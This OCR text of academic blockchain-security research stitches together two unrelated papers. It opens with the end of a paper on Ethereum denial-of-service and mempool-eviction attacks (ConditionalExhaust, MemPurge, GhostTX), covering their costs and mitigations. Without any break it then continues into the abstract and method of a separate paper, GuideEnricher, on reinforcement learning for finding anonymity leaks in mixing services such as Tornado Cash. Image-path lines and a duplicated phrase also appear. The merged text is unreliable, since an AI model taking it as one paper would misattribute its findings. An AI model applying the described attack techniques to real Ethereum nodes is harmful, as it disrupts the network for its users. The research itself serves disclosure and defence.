

Figure 9: GhostTX cost against searchers with a fixed reputation score of 2.9×10^{11}, but with different ETH payments.

7 Practical Issues

Network-layer costs. Like previous works [44, 46, 47], our analysis does not account for potential network-layer costs. For example, the number of transactions required by our attacks may depend on their intended victims, e.g., although the time to generate 3,400 ConditionalExhaust transactions is the same as verifying one transaction on the same hardware, it may be challenging to broadcast all transactions quickly. This issue is alleviated by common services that allow users to schedule transaction to specific future blocks in advance [23]. We elaborate on these services as a separate issue.

Public transaction broadcast. We assume victims must broadcast all transactions to the network, thus increasing attack costs. This assumption may be relaxed. Services allow users to schedule *private* transactions to ecosystem actors of their choice at specific block heights, together with the promise that these will not be sent to other actors or at different times [1, 5, 23]. Thus, an adversary can privately send its transactions and schedule them to blocks corresponding to censoring validators. As private transactions are not propagated to the network, an attacker can target specific victims and be assured that its transactions will only be received by validators who cannot include them in blocks, meaning that no transaction fees will be charged for them.

Sponsored transactions An important real-world consideration that cheapens our attacks yet was not included in our analyses is the possibility of attackers using *sponsored transactions* that do not commit to their fee, instead transferring a portion of their state-dependent profits to block builders

and proposers. Such transactions are advertised by Flashbots as beneficial to actors in the MEV ecosystem, like arbitrageurs [17], and are supported by Flashbots [17], and under the name of "gas-less transactions" by Builder0x69 [1], who together captured 45% of the Ethereum builder market between April and May '23 [51]. Sponsored transactions cheapen our attacks by allowing adversaries to pay fees which ensure their transactions are only briefly viable for inclusion, thus reducing the risk of incurring losses. E.g., in Ethereum, fees can be set to slightly less than the average *base* fee, which acts as the threshold price for transaction inclusion [27].

Victim hardware. ConditionalExhaust is sensitive to victim hardware: more transactions may be needed to effectively keep stronger victims occupied. We note the inherent relationship between the victim's hardware and the number of transactions required to achieve the same effect. In particular, attacking a node using Intel i7-11370 with 4 cores, 8 threads, and 64GB RAM, an attack consisting of 80 transactions completely inhibits honest transaction inclusion in blocks, when allowing geth to use 8 threads for the block creation process. By allowing geth to use 128 threads for the same task on the 128-thread CPU of Section 4.2, an attack that similarly results in victims creating empty blocks requires 140 transactions. We note that while the number of threads is increased by a factor of 16×, the amount of transactions required for an attack of the same magnitude is only larger by a factor of 1.75×.

Load balancing. At best, load-balancing techniques have the same impact on ConditionalExhaust as increasing the thread count. Practically, if load is split among workers and then the results are combined, this opens a DoS attack vector due to interdependent transactions that invalidate each other. Indeed, a recent study by Heimbach *et al* [34] shows that, on average, Ethereum blocks contain transactions that have 4000 interdependencies. The authors find that given typical workloads, speedups achieved from such techniques cannot realistically exceed a factor of 5×.

Consensus agnosticism. Although ConditionalExhaust attack variants use PoS-specific terminology, they apply as-is to PoW blockchains. In particular, the coinbase variant of the attack does not rely on knowing the identities of other future block proposers in advance. Such knowledge of the future lowers attack costs by allowing an attacker to only target epochs with a high percentage of censoring validators. Thus, Ethereum's PoS strengthens the attack, as its leader election mechanism specifies a public leader schedule. An attacker does not have to participate in the consensus mechanism to gain this knowledge: some services provide an API endpoint for querying the upcoming validator schedule [24].

8 Mitigations

Addressing the vulnerabilities exploited by the discussed attacks is crucial for ensuring the security and integrity of the Ethereum network. We now propose potential mitigation strategies and examine their respective limitations.

Strict access lists. The censorship variant of ConditionalExhaust relies on nodes having a certain local notion of transaction validity, as dependent on their compliance with some censorship policy, with this notion not being easy to verify without executing the transaction. To allow easily verifying local policies, we suggest allowing transactions to specify *strict* access lists, that detail all addresses that they interact with, where the first non-conforming access results in a transaction reverting, with fees up to this point paid in full [2]. This allows proposers and builders to quickly verify the compliance of transactions, and provides an "insurance" that even if transactions do not conform with their lists, builders, and proposers can still receive their due compensation for executing them. Note that Ethereum allows transactions to specify *optional* access lists, where accessing an address not included in a list is penalized by higher fees [7]. These lists are not widely used and can result in higher costs [7,29,34,35]. Strict lists exacerbate the limitations of optional lists, and create new risks. Thus, if a state-dependent transaction's list does not fully account for all possible states, it may revert. Indeed, creating lists accurately is hard [35], while longer lists result in higher fees. We note that costs can be reduced by allowing contracts to have "embedded" access lists, which can apply to functions that have a well-defined execution path.

Random transaction selection. ConditionalExhaust slows down block construction because the default "greedy" transaction selection algorithm chooses the attacker's transactions first, as they have high fees [28]. If nodes would choose transactions randomly, an attacker would be required to create many more transactions to achieve the same effect. But, these transactions have lower fees, thereby harming revenue. Even when ignoring fees, we emphasize that by combining ConditionalExhaust and MemPurge, the effectiveness of this mitigation is reduced: the attack evicts honest transactions from victims' mempools, meaning that attack transactions have a greater chance of being chosen.

Limit per-account mempool slots. The MemPurge attack arises due to the ability of a single address to occupy multiple mempool slots, while paying for just a single slot per transaction chain. Such foul-play can be curtailed if mempools prohibit assigning more than a single slot per address, thereby limiting the ability of a user to create transactions that invalidate each. This means that upon receiving a transaction, if the sender's balance is higher than the transaction's total cost, the

receiving actor can be assured that no other mempool transaction can invalidate it. Yet, this mitigation is problematic for various reasons. *1.* It harms actor revenue, e.g., block builders have fewer transactions to pack into blocks. *2.* Users cannot have multiple transactions "in-flight" at the same time without resorting to costly alternatives, such as opening several accounts, or using fee-bumping to replace pending transactions with others that perform more operations, thereby hampering user experience. *3.* The mitigation is partial, it does not prevent the proposer and censorship variants of the attack.

GhostTX. GhostTX's non-proposer variant can be made harder to execute by ensuring Flashbots' validity checks are identical across all implementations. This does not prevent all attacks: the validation discrepancy only gives adversaries more time to propagate conflicting GhostTX transactions, and the non-censorship variants do not rely on it.

Proposer variants. Although outside our model, adversarial block proposers were briefly mentioned to show that if adversaries know in advance when they will be elected to propose blocks, they can cheaply execute attacks. A potential mitigation is to use mechanisms where leaders have only probabilistic knowledge of future roles, such as PoW. Without this foresight, being a proposer would only confer some probabilistic advantage when it comes to our attacks, thereby increasing potential associated costs. This is a novel observation: the literature has so far focused on making the identity of future leaders private from other actors to protect leaders from attacks, whereas our attacks show that the identity of a leader should also be hidden from the leader itself.

9 Related Work

REAs. This genre of blockchain attacks was inaugurated by the "Broken Metre" attack of Perez & Livshits [47], which is designed to exhaust victim resources, primarily CPU and IO. The authors used a genetic algorithm to craft adversarial transactions that maximize resource usage, while minimizing the fees incurred for computational load by relying on EVM opcodes were mispriced relative to their resource use. The latter is of significance, as the work assumed that attack transactions will enter the blockchain, thereby also requiring adversaries to cover their gas costs. The cost of the offending opcodes was corrected in 2021 [50], thereby partially mitigating the attack by increasing its cost.

ConditionalExhaust instead minimizes attack costs by relying on two execution branches, where the first is computationally demanding yet is only triggered when executed by those who cannot include it in blocks, and the second is cheap. We compare a single ConditionalExhaust transaction to an equivalent "Broken Metre" transaction, where both consume a block's entire gas quota. Using the parameters of Section 4.2.2, one ConditionalExhaust transaction costs $5.3, and a "Broken Metre" transaction costs $6741.

Soft-fork DAO DoS. In 2016, an Ethereum contract called "The DAO" was hacked by adversaries who transferred funds then worth $53 million to a contract called "The Dark DAO" [36]. The so-called DAO soft-fork proposal suggested preventing the adversaries from using these funds by requiring all Ethereum actors to consider transactions interacting with The Dark DAO as invalid [36]. Hess *et al.* present an attack on the proposal in a blog post, where adversaries DoS victims by sending transactions that interact with The Dark DAO [36]. The soft fork was abandoned for a proposal that is not susceptible to the attack [9].

In contrast, ConditionalExhaust is applicable to Ethereum. While the DAO DoS targets "global" censorship practices adopted by all blockchain actors and could be mitigated by charging fees from non-compliant transactions, the censorship variant of ConditionalExhaust cannot be mitigated as it targets "local" censorship practices that are not enforced by consensus, such as compliance with OFAC's regulations. This difference is important, as it implies that attack transactions may incur fees from adversaries if they are eventually added to blocks by non-compliant actors. To that end, we design transactions that are complex for compliant actors, yet simple for non-compliant ones, and thus cheap if added by the latter to blocks. Furthermore, we note that by combining ConditionalExhaust and MemPurge, one obtains a stronger attack that both exhausts computational and mempool resources.

Mempool DoS attacks. Li *et al.* [44] conceived the category of mempool DoS attacks, with their DETER attacks. These allow adversaries to evict mempool transactions by creating low-fee transactions. The vulnerabilities exploited by their attacks were mitigated in geth version 1.11.4, released on March '23 [30, 43]. Prior to these mitigations, the authors exploited geth's mempool policy in two attacks.

DETER-X exploits the possibility of the unmitigated policy evicting low-fee pending transactions for high-fee future one. The attack spams the network with high-fee future transactions that have a nonce gap which is never filled, prompting victims to evict valuable pending transactions for them. This attack was mitigated by ensuring that the policy never evicts pending transactions for future transactions (policy rule 4).

DETER-Z exploits the unmitigated policy's isolated validation of transactions: incoming transactions are validated without considering previous pending transactions sent by their senders. The attack sends chains of transactions where each drains the attacker's funds. Thus, a chain's first transaction is valid, and the rest are not. The attack was mitigated by validating new transactions with their senders' existing pending mempool transactions, and ensuring their total worst-case costs do not exceed the senders' balances (policy rule 2).

MemPurge works on patched versions of geth, and evades the mitigations by employing a multiphase approach and sending transactions out-of-order. Moreover, the mitigations and rules 5, 8 of the mempool policy force adversaries to pay for more transactions. Thus, MemPurge constructs attack chains in a manner that lowers costs.

10 Conclusion

This study brings to light the consequences and security challenges of speculative transaction execution in expressive smart contract blockchains. By proposing and evaluating the ConditionalExhaust, MemPurge, and GhostTX attacks, we uncover critical vulnerabilities within Ethereum's ecosystem that malicious actors may exploit.

Abstract

Mixing services are widely employed to enhance anonymity on public blockchains. However, recent research has shown that user identities and transaction associations can be derived even with mixing services. This is mainly due to the lack of guidelines for properly using these services. In fact, mixing service developers often provide guidebooks with lists of actions that might break anonymity, and hence, should be avoided. However, such guidebooks remain incomplete, leaving users unaware of potential actions that might compromise their anonymity. This highlights the necessity for providing users with a more comprehensive guidebook. Unfortunately, existing methods for compiling anonymity-compromising patterns rely on postmortem analyses, and they cannot proactively discover patterns before the mixing service is deployed.

We introduce GuideEnricher, a proactive approach for extending user guidebooks with limited human intervention. Our key novelty is a deep reinforcement learning (DRL) agent, which automatically explores patterns for transferring tokens via a mixing service. We introduce two customized designs to better guide the agent in discovering yet-unknown anonymity-compromising patterns: design proper tasks for the agent that possibly lead to compromised anonymity, and include a rule-based detector to detect the known patterns. We train the agent to finish the task while evading the detector. Using a trained agent, we conduct a second analysis step, employing clustering methods and manual inspection, to extract yet-unknown patterns from the agent's actions. Through extensive evaluation, we demonstrate that GuideEnricher can train effective agents under multiple mixing services. We show that our agents facilitate the discovery of yet-unknown anonymity-compromising patterns. Furthermore, we demonstrate that GuideEnricher can continuously enrich the guidebook via an iterative update of the detector and our DRL agents.

1 Introduction

The emergence of the Ethereum blockchain has brought attention to user and transaction anonymity. Since all transactions are public, a malicious user can link transactions involving a particular wallet and group that wallet with others used in the linked transactions. Through such a chain of associations, the attacker could potentially collect a group of wallets belonging to the same user, along with the user's transaction history. This significantly increases the risk of identity exposure. A breach of a single public record linking the user's identity with any of the grouped wallets would reveal the user's identity, together with the wallets and transaction history they own.

To avoid transactions being linked and protect users' anonymity, blockchain developers design mixing services, such as Tornado Cash [7], TC Nova [6], Railgun [35], and Cyclone [9]. These services allow users to obfuscate their transactions by interacting with the mixing contracts rather than directly transferring tokens from one wallet (or user) to another. These mixing contracts use sophisticated cryptographic mechanisms that hide the link between a transaction's sender and recipient, increasing the complexity of chaining transactions.

The efficacy of preserving user anonymity through mixing services heavily depends on how users employ them. To foster proper usage, service developers commonly provide users with an original guidebook before deploying the service. This guidebook contains a list of action patterns that can lead to transactions being linked and jeopardize users' anonymity and, therefore, should be avoided. We denote these actions as *anonymity-compromising patterns*, i.e., a sequence of transactions that enable attackers to link transactions. For instance, an impatient user may initiate a deposit followed by a withdrawal with the same amount and without an adequate wait time. These transactions appear subsequently on the blockchain, and even though a mixing service might be used, they are easy to link and, thus, expose the actual transactions the user made to other users (or wallets). Given that linking transactions is an essential step for an attacker to unveil a user's wallets and transaction history, these patterns potentially compromise the user's anonymity.

In an ideal case, strict adherence to the original guidebook provided by the service developers can substantially reduce the risk of compromising users' anonymity. However, recent research [43, 46, 47] has discovered gaps in existing guidebooks and demonstrated that users have unintentionally compromised their anonymity through actions that were not part of the guidebook. These works highlight the importance of proactively identifying anonymity-compromising patterns and adding them to the guidebook *before deploying the corresponding mixing service*. Existing methods for discovering anonymity-compromising patterns operate postmortem, i.e., they analyze and link past transactions that have occurred on the blockchain to extract such patterns. The postmortem nature of these methods makes it impossible to discover yet-unknown anonymity-compromising patterns. As a result, these methods cannot construct and enrich the guidebooks *before a mixing service is deployed*.

In this paper, we propose GuideEnricher (mixing service **Guide**book **Enricher**), a novel method for proactively

discovering anonymity-compromising patterns to enrich guidebooks. Technically speaking, we first simulate the Ethereum blockchain together with a specific mixing service. Then, we design a DRL agent to automatically finish a certain task (i.e., token transferring) in our simulator. We include two specific designs to guide the agent in discovering yet-unknown anonymity-compromising patterns (not included in the original guidebook) while finishing its task. First, we carefully design the agent's task such that, to finish its task, the agent has a high chance of compromising its anonymity. Second, we integrate a rule-based detector into the agent's environment. The detector monitors the DRL agent's transactions and identifies those that adhere to the known anonymity-compromising patterns in the current guidebook. We design a reward system for the agent that incentivizes task completion and encourages evasion of the detector's scrutiny. This design encourages the agent to explore previously unseen anonymity-compromising patterns while accomplishing its task. We then train our agent with the state-of-the-art policy learning method: proximal policy optimization (PPO) [38]. Furthermore, we design a second analysis step that clusters the agent's transactions and extracts the most representative transactions. Finally, our human experts will analyze these transactions to find and summarize novel anonymity-compromising patterns.

Through extensive evaluation and case studies, we first show the realism of our simulation system and the efficacy of GuideEnricher in training agents that successfully evade the rule-based detector while accomplishing their token transfer tasks. Second, we verify the generalizability of our trained agents as well as the scalability and efficiency of our method. Furthermore, we demonstrate that using our trained agent, in conjunction with a second analysis step, we can efficiently extract yet-unknown anonymity-compromising patterns without requiring significant human effort. This allows for the construction and enhancement of guidebooks before service deployment or the occurrence of actual anonymity compromises that impact real users. To the best of our knowledge, this is the first work that enables proactively anonymity-compromising action discovery. This is also the first work that demonstrates the utility of DRL-driven systems in enhancing user anonymity protection.


In summary, our work makes the following contributions:

- We design and develop GuideEnricher[1], a DRL-driven method that simulates user interactions with mixing services to facilitate guidebook construction.
- We evaluate GuideEnricher across various task setups and different mixing services, confirming its realism and efficacy in training effective agents. Moreover, we demonstrate that GuideEnricher can facilitate extracting anonymity-compromising patterns of Tornado Cash without requiring significant human effort.
- We present the usage of GuideEnricher in continuously enriching the guidebook of Tornado Cash by iteratively updating the rule-based detector and our evaders.

Note that our proposed method is generalizable across different mixing services. We first study Tornado Cash in detail, as it is one of the most widely used mixing services on the Ethereum blockchain [21]. We then expand our analysis to TC Nova [6], Railgun [35], and Cyclone [9] to demonstrate the generalizability of GuideEnricher.

2 Background

2.1 Anonymity in Ethereum



Anonymity Compromises in Ethereum. Ethereum is a decentralized, public blockchain that facilitates peer-to-peer transactions among users. One functionality is to transfer a certain amount of Ether[2] (or tokens) from one user's wallet to another user's wallet. Because of its inherent transparency, historical transaction records, including source and destination wallet addresses, are visible to all users on the blockchain. This accessibility, however, raises concerns regarding user anonymity. More specifically, by monitoring and aggregating transactions associated with the same wallet address, a malicious user can link transaction activities of a wallet and find other wallets that may belong to the same user. If the attacker can find one public record linking the user's identity with any of the grouped wallets, it would reveal the user's identity, together with their wallets and transaction history.

Mixing Services. Users of the Ethereum blockchain who want to enhance their anonymity rely on mixing services. At a high level, mixing services pool together multiple users' funds and then redistribute those funds in a way that breaks the linkage between source and destination addresses. Specifically, to initiate a transaction, the sender first deposits their desired amount of Ether into the mixing service. Then, in a later (and independent transaction), the user asks the service to withdraw the Ether to the recipient's wallet. This approach avoids direct transfers from sender to recipient on the public blockchain, making it challenging for attackers to link transactions and thus protecting users' anonymity.

The mixing process relies on Zero-Knowledge proof protocols, such as zk-SNARK [4], to obfuscate transactions while ensuring correctness. zk-SNARK stands for Zero-Knowledge Succinct Non-Interactive Argument of Knowledge, a cryptographic protocol that allows individuals to demonstrate possession of certain information without revealing the actual contents. zk-SNARKs are non-interactive zero-knowledge protocols that do not require back-and-forth communication between the information provider and the prover. zk-SNARKs offer fixed-size proofs, regardless of the complexity of the statements they validate. This property

[2] Ether is the native currency on the Ethereum blockchain.

# Block	From	Func. call	Arguments	To
n	Addr. A1	Deposit	…	TC
n	Addr. A2	Withdraw	Note, Addr. B	TC
n	TC	Internal	…	Addr. B

Figure 1: Demonstration of money transfer via TC. Users A and B refer to the sender and recipient. "Addr. A1" and "Addr. A2" stands for the address of User A's two wallets. The last row in the table appears as an internal transaction in the withdrawal initiated by User A. Each transaction requires a transaction fee that is omitted in the figure.

makes zk-SNARKs well-suited for resource-constrained environments such as blockchains, significantly reducing computational overhead and enabling instant transactions.

Tornado Cash (TC) is a popular anonymity-preserving mixing service operating on the Ethereum blockchain [7]. It utilizes the zk-SNARK protocol to enable confidentiality and anonymity. Similar to other mixing services, TC breaks a transaction from a sender to a recipient into a two-step process, involving first a deposit into the TC service, followed by a subsequent withdrawal. As shown in Figure 1, the sender (User A) first initiates a deposit from their Wallet 1 to TC by invoking the deposit function of the TC smart contract with proper arguments. Then, TC's off-chain components generate a zk-SNARK proof – denoted as a "Note" – and send it back to the sender. The sender can initiate a withdrawal using a different wallet address from the one in the deposit, by passing the Note and the address of the recipient's wallet (Address B) to the TC's withdrawal function. The TC contract first verifies the Note's authenticity. Furthermore, TC ensures that the withdrawal amount does not exceed the deposited sum. After validating the withdrawal request, TC makes an internal function call to transfer the desired amount of Ether to the recipient's wallet. This process will appear as two individual (and independent) transactions on the blockchain (Figure 1). As a result, the direct link between the sender and the recipient is broken, enhancing the anonymity of the user's transactions.

Besides mixing services, the Ethereum blockchain integrates alternative mechanisms to preserve user anonymity. This includes zk-Rollups [12], and stealth address services [14]. These mechanisms are beyond the scope of this work.

2.2 Deep Reinforcement Learning

DRL trains deep neural network-based agents to solve sequential decision-making problems in complex environments. For example, DRL is widely used to train autonomous agents to play video games (e.g., Go [41] or StarCraft [10]) or solve networking challenges (e.g., [33, 49]).

Modeling an RL problem. An RL problem involves an agent continuously interacting with an environment to accomplish a pre-defined task. At each time step, the agent observes the current environment state and takes a corresponding action. The environment receives this action and transits to the next state. At the same time, the environment rewards the agent, indicating how much the action helps in accomplishing the task. The agent's goal is to learn an optimal policy, such that taking action following this policy maximizes the agent's total reward. In DRL, the policy is modeled as a deep neural network (a policy network), which takes as input the environment state and outputs the action. Solving a DRL problem is equivalent to learning the parameters of this policy network.

Formally, a DRL problem is modeled as a Markov Decision Process (MDP), represented as a 4-tuple $< \mathcal{S}, \mathcal{A}, \mathcal{T}, \mathcal{R} >$. Here, $\mathcal{S}$ and $\mathcal{A}$ are the state and action sets. $s^{(t)} \in \mathcal{S}$ and action $a^{(t)} \in \mathcal{A}$ represent the state and action of the agent at time t. $\mathcal{T} : \mathcal{S} \times \mathcal{A} \to \mathcal{S}$ is the state transition function, which is typically unknown. $\mathcal{R} : \mathcal{S} \times \mathcal{A} \to \mathbb{R}$ is the reward function, where $r^{(t)}$ represents the reward of the agent at time t. The goal is to train a policy network $\pi(a|s)$ for the agent that maximizes the agent's total reward. The total reward can be modeled by the *state-value function* $V_\pi(s)$ defined as

$$V_\pi(s) = \sum_{a \in \mathcal{A}} \pi(a|s)(r_s^a + \gamma \sum_{s' \in \mathcal{S}} \mathcal{T}_{ss'}^a V_\pi(s')), \tag{1}$$

where $\gamma \in [0,1]$ is a discount factor that controls the agent's emphasis on current or future rewards. $V_\pi(s)$ measures an agent's expected total reward starting from state s. An optimal policy is obtained by maximizing this function, enabling the agent to receive the maximum reward from the environment.

Proximal Policy Optimization. Instead of directly maximizing the value function ($\max_\theta V_\pi(s)$), PPO proposes the following surrogate objective function:

$$\begin{aligned} &\max_\theta \mathbb{E}_{(a^{(t)}, s^{(t)}) \sim \pi_{\theta_{old}}} [\min(\text{clip}(\rho^{(t)}, 1-\varepsilon, 1+\varepsilon) A^{(t)}, \rho^{(t)} A^{(t)})], \\ &\rho^{(t)} = \frac{\pi_\theta(a^{(t)}|s^{(t)})}{\pi_{\theta_{old}}(a^{(t)}|s^{(t)})}, \quad A^{(t)} = A_{\pi_{\theta_{old}}}(a^{(t)}, s^{(t)}). \end{aligned} \tag{2}$$

Here, $\text{clip}(\rho^{(t)}, 1-\varepsilon, 1+\varepsilon)$ denotes clipping $\rho^{(t)}$ to the range of $[1-\varepsilon, 1+\varepsilon]$ and ε is a hyper-parameter. As depicted in Eqn. (2), the objective function maximizes the advantage function $A^{(t)}$ (derived from the state-value function in Eqn. (1)) while constraining the disparity between an updated and prior policy. By solving this objective function, the PPO algorithm ensures a monotonic increase in the agent's total rewards during training. Thanks to this characteristic, PPO achieves faster convergence and better stability compared to other algorithms, e.g., A2C [31] and A3C [31]. During the training process, we can only collect the instant rewards without knowing the expected total reward of the agent (i.e., value function $V_\pi(s)$). As such, PPO trains another neural network to approximate the value function. In each interaction, it first updates the value

(c) TC transaction with insufficient waiting.

Figure 2: Demonstration of a money transfer by User A (from Wallet A1 to Wallet A2) via TC, with different wait times between the deposit and withdrawal transaction (we show two or three transactions in each block). Figure 2a shows the user's actions without consulting the guidebook. Specifically, User A makes a deposit and immediately withdraws the funds, without any waiting (highlighted with blue canvas). Figure 2b demonstrates that, with a proper wait time, there are other transactions that involve TC, making it difficult to link a deposit with the corresponding withdrawal. Figure 2c further shows that although User A waits, no other TC transactions occur before User A makes the withdrawal. As such, the link between the deposit and withdrawal is still clear. "Contract_i" represents other contracts on the Ethereum blockchain. "Function_i" refers to the invoked function of the corresponding contract. We omit the internal transactions from TC to the recipient's wallet invoked in withdrawals.

function using the Temporal-Difference method [22]. Then, it computes the advantage A using the current value function and updates the policy according to Eqn. (2).

3 Problem Scope

3.1 Limitations of Mixing Services

Even when using mixing services, a user's anonymity can still be compromised. Specifically, users may perform incautious transactions, as shown in Figure 2a. With the mechanism of TC in mind, an attacker can search for (and link) a pair of deposit and withdrawal transactions that indicate a transfer of funds between two wallets of the same user. Note that we do not consider attacks against the cryptographic functionality of zk-SNARK and the implementations of the mixing service.

To prevent the linking of deposit and corresponding withdrawal transactions (and to protect user anonymity), it is critical for mixing service developers to provide a guidebook, specifying a list of actions that potentially break anonymity (denoted as anonymity-compromising patterns) and how to avoid them [46, 47]. By cautiously avoiding anonymity-compromising patterns, users can significantly reduce the risk that their deposit and withdrawal transactions are linked when leveraging mixing services. For example, TC recommends the sender to wait for a certain period of time before initiating a withdrawal. As shown in Figure 2b, this waiting time allows more deposits (from other users) to accumulate in the pool, making it challenging to link deposits with withdrawals.

In fact, mixing service developers typically provide a user guidebook with instructions to prevent anonymity compromises. For TC, for example, this guidebook suggests a certain wait period between deposit and withdrawal and recommends that users avoid using the same wallet address for deposit and withdrawal [7]. Unfortunately, anonymity compromises are still being reported [46], even with this reported, even with this original guidebook. As mentioned, the TC guidebook suggests that users wait a certain period (given as wall clock time) before they withdraw funds. However, as shown in Figure 2c, it is possible that the user indeed waits for the suggested time (or even longer). But no other transactions involving TC might be broadcast during that time. Hence, it might still be relatively easy for an attacker to link the two transactions and recover the original money transfer. Finding this issue will motivate TC developers to expand the guidebook by asking users to wait for a certain number of TC-related transactions instead of having a fixed waiting time.

Unfortunately, it is hard to compile a comprehensive guidebook just through manual analysis and testing [46, 47]. For example, another rule in the original guidebook recommends that users should not use the exact same gas price for a consecutive pair of deposits and withdrawals. Our method (detailed in Section 6) finds a pattern that makes multiple deposits with the same gas price before initiating the withdrawal. This is a rare usage of TC that mainly happens when a user wants to conduct multiple deposits and withdraw in a very short period of time. In other words, observing a large number of withdrawal and deposits transactions that use the same gas price in the same or adjacent blocks could allow one to link these transactions and contribute to de-anonymize the user.

The analysis above demonstrates that discovering yet-unknown anonymity-compromising patterns outside of the current guidebook helps make the guidebook more comprehensive and precise. The anonymity of users can be better protected if developers can identify as many anonymity-compromising patterns as possible and provide a guidebook on how to avoid them before deploying the service contract. However, existing research [46, 47] typically identifies anonymity-compromising patterns in a rearward-looking fashion, i.e., they include and summarize the anonymity-compromising patterns once they are observed and exploited on the blockchain. As such, it is extremely challenging for service developers to provide proactive guidance before deploying the service.

3.2 Problem Setup and Goals

We consider the setup where we are given a mixing service on the Ethereum blockchain, together with an original guidebook. This guidebook contains suggestions for avoiding the most obvious anonymity-compromising patterns, such as not using the same address for deposit and withdrawal. Starting from this guidebook, our goal is to discover more anonymity-compromising patterns before deploying the contract. Then, by adding these patterns to the guidebook, we provide users with a more complete guidebook that substantially protects their anonymity. Note that, in addition to discovering as many anonymity-compromising patterns as possible, we also aim to not compromise the anonymity of actual users. In other words, we aim to design an automated system that pinpoints anonymity-compromising patterns in a forward-looking fashion rather than conducting postmortem analysis of deposits and withdrawals linked to the same user.

We use Tornado Cash as a concrete instance to introduce our proposed technique, given that it is one of the most popular anonymity providers [21]. As demonstrated in Section 5, our method is generic and can also be applied to other mixing services or other types of smart contracts.

4 Our Approach

We propose GuideEnricher, a DRL-driven system for enriching guidebooks of mixing services. At a high level, we first develop a simulator to replicate the money/token transfer process on the Ethereum blockchain, with Tornado Cash as the mixing service. This simulator enables the discovery of anonymity-compromising patterns without relying on historic blockchain data and exposing real users. Subsequently, we design a DRL agent that performs token transfers in the simulator. We include specific designs that guide the agent toward exploring previously yet-unknown anonymity-compromising patterns. In this section, we first provide an overview of our approach, together with our design rationales. Then, we discuss the technical details of the simulator and the DRL agent.

4.1 Technical Overview

Building the blockchain simulator. Our simulator replicates the functionality needed to capture money flows on the Ethereum blockchain, including token transferring, balance tracking, etc. We also emulate the functionality of TC as the mixing service. Furthermore, we implement an original user guidebook that lists basic anonymity-compromising patterns extracted from TC's documentation and existing studies. Finally, we implement regular users in the simulator who consistently avoid the known anonymity-compromising patterns in the original guidebook when making transactions.

Insights of using DRL. Existing methods focus on historical transactions to extract anonymity-compromising patterns. To discover yet-unknown patterns, our approach simulates potential users and collects their transaction traces for pattern extraction. Specifically, different from the regular users crafted above, which only take simple actions following a few fixed rules, we require a user who is "creative" and who keeps updating its strategy to explore a rich set of action patterns in interacting with the mixing service. We design this "creative" user as a DRL agent following the intuition that a DRL agent can effectively search for proper strategies to finish a sequential decision-making task. We give the agent the task of transferring Ether to other users using TC. While learning to accomplish this task, the DRL agent will automatically explore different and diverse actions (in the entire action space) as it is engaging with TC. By analyzing the transaction traces of the agent, human analysts can then discover previously unknown anonymity-compromising patterns.

Customized designs of our DRL system. To maximize the probability of finding interesting patterns, we include two designs that guide the agent to explore possible anonymity-compromising actions. First, we craft the task for the agent so it is easy for the agent to compromise its anonymity when trying to finish this task. Second, we include a rule-based detector in the environment that integrates (and looks for) the discouraged action (anonymity-compromising patterns) from the guidebook. This detector monitors the agent's actions and decides whether they violate the guidebook. The agent (denoted as the *evader*) needs to make a sequence of transactions to evade the detector and finish the given task. It will receive a positive reward if it finishes the task without violating the guidebook. Otherwise, it will receive a negative reward. The agent is pushed into avoiding known anonymity-compromising patterns. But its task will potentially introduce de-anonymity. As a result, the agent is forced to explore yet-unknown anonymity-compromising patterns to receive a high reward. When analyzing a well-trained evader's transaction traces, human analysts are much more likely to discover yet-unknown anonymity-compromising patterns. Figure 3 shows an overview of our proposed DRL system.

It is important to note that our ultimate objective is to discover yet-unknown anonymity-compromising patterns. However, we cannot directly set this as the agent's task because we lack prior knowledge of these patterns before agent training. Therefore, we take the approach of training the agent to interact with the mixing contract while encouraging it to explore actions that have the *potential* to compromise anonymity. Following the agent's training, human experts analyze the agent's actions to identify yet-unknown anonymity-compromising patterns. This process is similar to program fuzzing techniques, where a fuzzer explores program states and adjusts its strategy toward discovering vulnerabilities based on feedback signals. Human experts still play a crucial role post-fuzzing to confirm the discovery of yet-unknown vulnerabilities and assess their exploitability.



Figure 3: Overview of GuideEnricher. The DRL environment contains the simulator, the detector, and the crowd. The evader agent interacts with the environment through its actions.

4.2 Simulator and Environment Construction

Ethereum simulator with Tornado Cash. We built a simulator to replicate the basic functionality of the Ethereum blockchain, together with the mechanism of Tornado Cash. As shown in Figure 3, our simulator includes a crowd, where each user is allocated a random number of wallets (used to store tokens and invoke smart contracts), each containing a random amount of Ether (tokens). Users can perform various activities, such as transferring tokens among their own wallets or across different users. They can also engage with TC and other simulated contracts. An interaction with a simulated contract (other than TC) will be recorded as a transaction "from Addr. X to Other." These contracts do not implement any functionality nor do they change the state of the blockchain. We include these contracts to diversify the transaction types, making our simulator more realistic without introducing too much overhead.

